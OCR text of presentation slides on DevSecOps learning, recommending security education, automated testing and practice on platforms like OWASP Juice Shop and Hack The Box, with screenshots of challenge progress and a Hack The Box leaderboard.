
Read books, not just blog posts.



Arrange education

- It’s actually mandatory now in Finland*
- OWASP Top 10 and other ”common knowledge” must be covered.

Automate some security testing



Redacted

Do you learn by listening and reading?

Or by using automated tools?

DEVSEC & DevSecOps – break to build better!

Includes
Engineering porn!


SOLITA

Do or do not, there is no try.

(If necessary, Try Harder)

- **Hack your own stuff**
- Go to Vulnhub?
- Get OWASP Juice Shop (or something similar) ?
- OSCP?
- Hack The Box? **YES!**

OWASP Juice Shop, a good start




The server has been restarted: Your previous hacking progress has been restored automatically.

Delete cookie to clear hacking progress

You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)

You successfully solved a challenge: Error Handling (Provoke an error that is not very gracefully handled.)

Hack The Box (fun, no profit)



0

80 Points

6 System owns

7 User Owns

38 Days member

Ranking

Member lokori is at position 340 of the Hall of Fame.

Rank	Name	Points	Owned Systems	Owned Users
340	lokori	80	6	7
340	TAPE	80	16	19
340	4s1t	80	12	15
340	Xpert	80	14	20
341	spotless	79	14	16

Challenges

lokori has solved 18 challenges.

Category	Completion
Reversing	
Crypto	
Stego	
Pwn	

lokori owned root Poison [+30 ⊕] 12 hours ago

lokori owned user Poison [+15 ⊕] 1 day ago

lokori owned challenge Widescreen [+2 ⊕] 1 week ago

lokori owned challenge Unified [+2 ⊕] 1 week ago

lokori owned root Inception [+30 ⊕] 1 week ago

lokori owned root Celestial [+30 ⊕] 1 week ago

lokori owned user Celestial [+15 ⊕] 1 week ago

